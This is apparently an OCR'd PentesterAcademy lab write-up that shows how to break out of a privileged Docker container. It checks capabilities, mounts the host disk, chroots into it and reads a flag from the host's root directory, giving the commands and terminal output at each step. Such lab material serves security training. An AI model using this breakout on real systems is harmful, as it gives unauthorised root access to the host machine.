
ATTACK
DEFENSE
by PentesterAcademy

Name	Privileged Container
URL	https://attackdefense.com/challengedetails?cid=1196
Type	DevSecOps : Docker Breakouts

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Break out of the container by leveraging the additional capabilities provided to the container and retrieve the flag stored in the root directory of the host system!

Solution:

Step 1: Check the capabilities provided to the docker container.

Command: capsh --print

```
root@a6ca2d196ebd:~# capsh --print
Current: = cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_
immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,ca
p_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,ca
p_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_su
spend,cap_audit_read+eip
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_lin
ux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio
,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config
,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block
_suspend,cap_audit_read
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
uid=0(root)
gid=0(root)
groups=
root@a6ca2d196ebd:~#
```

The container has SYS_ADMIN capability. As a result, the container can mount/unmount disks on the host machine.

Step 2: List the disks on the local machine.

Command: fdisk -l

```
root@a6ca2d196ebd:~# fdisk -l
Disk /dev/sda: 4 GiB, 4294967296 bytes, 8388608 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes



root@a6ca2d196ebd:~#
```

Since there is only one disk, the disk contains the root file system of the host machine.

Step 3: Mount the disk on /mnt directory and list the files.

Commands:
mount /dev/sda /mnt/
ls -l /mnt/

```
root@a6ca2d196ebd:~# mount /dev/sda /mnt
root@a6ca2d196ebd:~#
root@a6ca2d196ebd:~#
root@a6ca2d196ebd:~# ls -l /mnt/
total 92
drwxr-xr-x  2 root root  4096 Aug 18 13:48 bin
drwxr-xr-x  2 root root  4096 Aug 18 13:48 boot
drwxr-xr-x  4 root root  4096 Aug 18 13:48 dev
drwxr-xr-x 64 root root  4096 Aug 19 09:17 etc
drwxr-xr-x  2 root root  4096 Aug 18 13:48 home
drwxr-xr-x 12 root root  4096 Aug 18 13:48 lib
drwxr-xr-x  2 root root  4096 Aug 18 13:48 lib64
drwx------  2 root root 16384 Aug 18 13:47 lost+found
drwxr-xr-x  2 root root  4096 Aug 18 13:48 media
drwxr-xr-x  2 root root  4096 Aug 18 13:48 mnt
drwxr-xr-x  3 root root  4096 Aug 18 13:48 opt
drwxr-xr-x  2 root root  4096 Aug 18 13:48 proc
drwx------  5 root root  4096 Aug 19 09:17 root
```

```
drwxr-xr-x  6 root root  4096 Aug 18 13:48 run
drwxr-xr-x  2 root root  4096 Aug 18 13:48 sbin
drwxr-xr-x  2 root root  4096 Aug 18 13:48 srv
drwxr-xr-x  2 root root  4096 Aug 18 13:48 sys
drwxrwxrwt  7 root root  4096 Aug 20 06:46 tmp
drwxr-xr-x 11 root root  4096 Aug 18 13:48 usr
drwxr-xr-x 11 root root  4096 Aug 18 13:48 var
root@a6ca2d196ebd:~#
```

Step 4: Use chroot on the /mnt directory

Command: chroot ./ bash

```
root@a6ca2d196ebd:~# chroot /mnt/ bash
root@a6ca2d196ebd:/#
```

Step 5: Retrieve the flag

Commands:
find / -name flag 2>/dev/null
cat /root/flag

```
root@a6ca2d196ebd:/# find / -name flag 2>/dev/null
/root/flag
root@a6ca2d196ebd:/#
root@a6ca2d196ebd:/#
root@a6ca2d196ebd:/#
root@a6ca2d196ebd:/# cat /root/flag
ec332ee78be2acdf28f765e70e098f76
root@a6ca2d196ebd:/#
```

Flag: ec332ee78be2acdf28f765e70e098f76

References:

1. Docker (https://www.docker.com/)